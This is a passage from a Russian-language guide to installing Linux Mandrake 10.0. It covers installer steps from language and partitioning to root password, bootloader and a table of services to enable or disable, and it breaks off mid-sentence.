Сначала Мастер установки предложит вам выбрать язык системы. Если вы планируете использовать русский язык, выбирайте его сразу, чтобы потом не пришлось тратить дополнительное время на русификацию системы. Можно также выбрать все языки, нажав кнопку Advanced. После установки системы переключаться между установленными языками можно с помощью конфигуратора /usr/sbin/locale Drake, запущенного с правами root.

Настройка мыши

Если ваша мышь неправильно определена, вы можете выбрать ее модель из списка. Сразу скажу: мыши с колесиками могут определяться неправильно.

Класс установки

В отличие от предыдущей версии Linux Mandrake, в десятой версии выбор класса установки ограничен двумя пунктами:

- Установка (Install)
- Обновление (Upgrade).




Рис. 1.3. Выбор класса установки

Если у вас уже установлен Linux Mandrake версии 8.1 или выше, вы можете его обновить до версии 10.0. Если же у вас установлена более старая версия Mandrake или вообще другой дистрибутив, нужно выбрать пункт «Установка».

При выборе пункта «Установка» старая версия Linux Mandrake, если она была у вас установлена, будет уничтожена. В то же время, если вы хотите изменить разбиение диска или тип файловой системы Linux, вам нужно выбрать именно этот пункт.

Выбор языка ввода

В зависимости от выбранных вами языков на первом этапе установки, вам будет предложено несколько вариантов раскладок клавиатуры. Например, если вы выбрали английский, русский и украинский языки, то вам будут предложены следующие раскладки:

- US (международная)
- Русская
- Русская (YAWERTY)
- Украинская

Дополнительные раскладки доступны при нажатии кнопки «Больше» («More»).




Рис. 1.4. Выбор раскладки клавиатуры

Установка уровня безопасности

После выбора раскладки клавиатуры Мастер установки Linux Mandrake (который, кстати, называется DrakeX) предложит вам установить уровень безопасности. Помните, чем выше уровень безопасности, тем неудобнее работать в системе пользователю. Для домашней машины (на которой вы будете экспериментировать) подойдет средний уровень, а для сервера сети не лишним будет и повышенный. Не устанавливайте параноидальный уровень безопасности при установке системы: вам потом будет трудно ее настроить. Данный уровень подойдет для систем, относящихся к классу «поставил и забыл» — программных маршрутизаторов или шлюзов, администрирование которых не выполняется или выполняется очень редко. Обычно такие системы таятся где-нибудь в углу серверной комнаты и работают круглосуточно, например, передавая пакеты из одной локальной сети в другую.

Разметка диска

Это один из самых ответственных моментов установки Linux: изменить параметры системы вы можете в любой момент, а вот если вы потеряете




Рис. 1.5. Выбор уровня безопасности

данные, которые находятся на вашем жестком диске, то вы их потом не восстановите.

В зависимости от текущего разбиения вашего жесткого диска Мастер разметки DiskDrake может предложить вам следующие решения:

- Использовать существующие разделы (Use existing partitions)
- Очистить весь диск (Erase entire disk)
- Использовать свободное место на разделе Windows (Use the free space on the Windows partition)
- Ручная разметка диска (Custom disk partitioning)

Если вы планируете использовать только операционную систему Linux или устанавливаете Linux на новый компьютер, жесткий диск которого еще не разбит на разделы, оптимальным выбором будет очистка всего диска.

Если у вас уже имеются Linux-разделы, Мастер разметки предложит вам использовать существующие разделы Linux. В этом случае все просто: вам нужно указать точки монтирования, и можно приступать к копированию пакетов. Мастер настолько умен, что вам скорее всего даже не придется ничего указывать — он все сделает за вас. Например, если у вас два раздела —




Рис. 1.6. Разметка диска

Linux Native и Linux Swap, то для первого будет использоваться точка монтирования /, а второй будет использован по назначению — как раздел подкачки.

Вариант «Использовать свободное место на разделе Windows» предполагает изменения размера существующего раздела. «Отрезанное» от раздела Windows место будет использовано для установки Linux.

Если у вас есть Windows-разделы, выбирайте этот вариант. Конечно, у вас может просто не хватить места для установки Linux — тогда нужно будет решить, почистить ли Windows-раздел, удалив ненужные файлы, или удалить его вообще. Генеральную уборку Windows-раздела, сами понимаете, нужно делать вне программы установки Linux.

Вы когда-нибудь использовали Partition Magic? Тогда смело выбирайте опцию «Ручная разметка диска». Программа DiskDrake во многом похожа на Partition Magic — она даже умеет изменять размер раздела без потери данных. Однако, несмотря на эту возможность, я настоятельно рекомендую сделать резервную копию нужных вам данных.

Форматирование разделов

После разметки диска нужно отформатировать созданные разделы. При желании можно отформатировать другие разделы, например, разделы Windows, если это нужно. Дополнительно можно проверить разделы на наличие дефектных блоков.

Выбор пакетов для установки

Выберите группы пакетов, которые вы хотите установить. Если вы собираетесь изучать серверные технологии (например, по моей книге «Linux-сервер своими руками», третье издание которой вышло в издательстве «Наука и Техника»), то обязательно выберите следующие группы:

- Web/FTP
- Почта
- Брандмауэр (Firewall)
- DNS/NIS
- Сервер сети




Рис. 1.7. Выбор групп пакетов




Рис. 1.8. Продолжение установки пакетов

При желании (и наличии места на диске) можно установить все пакеты, изучить их, а потом удалить ненужные вам программы. Если вы хотите самостоятельно выбрать пакеты, а не группы пакетов, включите режим «Индивидуальный выбор пакетов» (Individual package selection). Пока я не рекомендую этого делать: в дальнейшем, когда вы точно узнаете, что именно вам нужно, вы всегда сможете установить/удалить пакеты поштучно.

Если вы все же решились выбрать пакеты вручную, при выборе пакетов будьте внимательны: некоторые пакеты для своей работы требуют наличия других пакетов — это называется зависимостью пакетов. Если вы не выбрали пакеты, которые нужны для работы других пакетов, Мастер установки сообщит вам об этом и предложит установить их.

После выбора пакетов нужно немного подождать, пока установятся выбранные вами пакеты. Не откладывайте далеко инсталляционные диски дистрибутива — рано или поздно программа установки попросит вас сменить диск.

Пароль пользователя root

Теперь самый ответственный с точки зрения безопасности системы этап — нужно ввести пароль для пользователя root. Пользователь root (суперпользователь) выполняет в Linux ту же роль, что Administrator в Windows NT (2000/XP). Он имеет право настраивать аппаратные средства, устанавливать и обновлять системное программное обеспечение и выполнять прочие операции, недоступные другим пользователям.

Задаваемый пароль должен быть не короче 8 символов. При вводе символы не будут отображаться на экране. Категорически не рекомендуется использовать в качестве пароля что-то вроде 123456, qwerty, password и тому подобное. Подумайте о выборе пароля — он должен быть одновременно легким для запоминания и трудным для подбора.

После установки пароля пользователя root нужно добавить хотя бы одного простого пользователя, даже если вы будете использовать систему в гордом одиночестве.

Мастер установки предложит вам использовать автоматический вход в систему одного из пользователей. Использовать данную опцию я не рекомендую из соображений безопасности.




Рис. 1.9. Не использовать автоматический вход в систему!

Установка загрузчика

Обычно Мастер установки сам решает, как лучше установить загрузчик. Если на вашем компьютере будет найдена операционная система Windows, Мастер автоматически настроит загрузчик так, чтобы у вас была возможность загружать обе операционные системы. Если же у Мастера возникнут сомнения, он попросит вас уточнить, куда именно нужно устанавливать загрузчик: в MBR (Master Boot Record), в первый сектор корневого раздела, на дискету или вообще не устанавливать. Если вы хотите использовать загрузчик LILO или GRUB для загрузки двух ОС — Windows и Linux, выберите установку в MBR. Если вы собираетесь загружать Linux посторонним загрузчиком (например, из другого дистрибутива), то установку загрузчика нужно пропустить (Skip) или же установить его в первый сектор корневого раздела (First sector of the root partition).

Вариант On Floppy подходит только в том случае, если вы собираетесь загружать Linux с дискеты (возможно, из соображений безопасности — дискета будет только у вас, а другого способа загрузить ОС не будет. Только не забудьте защитить паролем BIOS SETUP).

Установка различных параметров системы

Сейчас вы можете полностью настроить систему, тем самым сэкономив немного времени, так как вам не придется делать этого после перезагрузки.

Вы можете изменить:

- Раскладку клавиатуры (Keyboard)
- Страну (Country/Region)
- Часовой пояс (Timezone)
- Тип мыши (Mouse)
- Тип принтера (Printer)
- Тип звуковой платы (Sound card)
- Параметры видео подсистемы (Graphical interface)
- Параметры сети (Network)
- Уровень безопасности (Security level)
- Параметры брандмауэра (Firewall)
- Автоматически запускаемые службы (Services)
- Конфигурацию начального загрузчика Linux (Bootloader)
- Параметры других устройств, например, ISDN-платы или TV-тюнера.

Обычно Мастер установки правильно определяет параметры видео-подсистемы вашего компьютера, но в некоторых случаях нужно уточнить тип вашей видеокарты, ее модель, тип монитора. Обязательно нажмите кнопку «Проверить» для проверки выбранного видеорежима.




Рис. 1.10. Настройка системы

Если вы хотите запускать графическую систему X Window автоматически при загрузке Linux, нажмите кнопку «Параметры» (Options). Если ваша система будет использоваться в качестве сервера, автоматическая загрузка X Window не нужна.

В параметрах сети вы можете попросить Мастера автоматически распознать ваши сетевые параметры, если это возможно. Если же Мастер не определил параметры вашей сетевой платы или модема автоматически, попробуйте настроить эти сетевые устройства в режиме эксперта. При этом вам нужно знать следующие параметры:

- IP-адрес этого компьютера и его имя, которое должно быть прописано на сервере DNS — эту информацию вы можете уточнить у администратора вашей сети;
- IP-адрес шлюза, через который вы выходите в Интернет;
- IP-адрес сервера DNS.

Мастер позволяет настроить традиционное модемное соединение, соединение по локальной сети, ISDN/ADSL-соединения и даже выделенное соединение.




Рис. 1.11. Выбор автоматически запускаемых служб

Очень рекомендую отказаться от автоматического запуска служб, которые вам не нужны, тогда ваша система будет загружаться намного быстрее. Вы не знаете, что именно нужно отключить? Думаю, в этом вам поможет таблица 1.2.

Стандартные сервисы Linux

Таблица 1.2

Сервис	Описание	Нужен ли он?
anacron, crond	Планировщики заданий, запускающие по графику определенные программы	При необходимости
acpi	Отолеживает состояние батарей ноутбука. У вас стационарный компьютер? Тогда смело отключайте этот сервис. Снова включите его, когда увидите уведомление, которое сможет послать сигнал о пропоре аккумулятора. Это даст вам время корректно завершить работу	Нет
aid	Еще один планировщик заданий	Нет
autofs	Средство автоматического монтирования сменных носителей (CDROM, дискета)	Да
cups	Система печати в UNIX-подобных ОС (Common Unix Print System)	Да, если у вас есть принтер
diald	Автоматический дозвон к провайдеру	Нет

Таблица 1.2 (продолжение)

Сервис	Описание	Нужен ли он?
gpm	Поддержка консольной мыши, позволяющая выделять, копировать и вставлять текст	Да
internet	Устанавливает соединение с провайдером при загрузке системы и обрывает его при завершении работы	Нет
keytable	Загружает раскладку клавиатуры, указанную в файле /etc/sysconfig/keyboard	Да
klogd	Протоколирует сообщения ядра в файле /var/log/kernel	Да
kudzu	Ищет изменения в аппаратной конфигурации компьютера. Вполне может запускаться вручную. Обычно запуск kudzu необходим один раз, после установки системы. Потом его можно отключить и запускать только при подключении новых устройств или при удалении ранее подключенных	Нет
linuxconf	Организовывает выполнение различных задач конфигурирования при загрузке системы	Нет
named	Сервер DNS	Нет
netfs	Обеспечивает монтирование удаленных сетевых файловых систем (NFS, SMB, NCP (NetWare))	Нет
network	Поддержка сети. Этот сервис должен быть включен всегда, поскольку даже графическая система и система печати в Linux нуждаются в нем	Да
nfslock	Механизм блокирования файлов NFS	Нет
numlock	Включение режима клавиатуры Num Lock	Нет
oki4daemon	Поддержка OKI 4w-принтеров	Нет
portmap	Необходим для приложений, использующих удаленный вызов процедур RPC. Нужен для NFS и NIS (Network Information Service)	При необходимости
httpd, proftpd, wu-ftpd, sendmail, postfix	Web-, FTP- и почтовые серверы. Пока включать их не нужно, поскольку они не настроены и будут дополнительной «дырой» в безопасности вашей системы	Нет
random	Улучшает качество генерации случайных чисел	Да
rawdevices	Не вдаваясь в технические подробности, просто отключите этот сервис	Нет
smb	Если вы планируете работать в сети Microsoft, включите этот сервис, но только после его настройки.	Нет
winbind	Используется для аутентификации в домене NT	Нет
xfs	Сервер шрифтов, нужен для системы X Window	Да
xinetd	Суперсервер, обеспечивающий работу сетевых сервисов	Да

Настройка обновления системы

Мастер позволяет настроить автоматическое обновление системы. Если у вас есть возможность (например, у вас выделенное соединение и неограниченный трафик), вы можете включить эту функцию. Хотя я никому не доверяю обновление своей системы.

Могу вас поздравить — установка завершена! Нажав кнопку «Дополнительно», вы можете создать дискету для клонирования Linux. Эта дискета предназ-

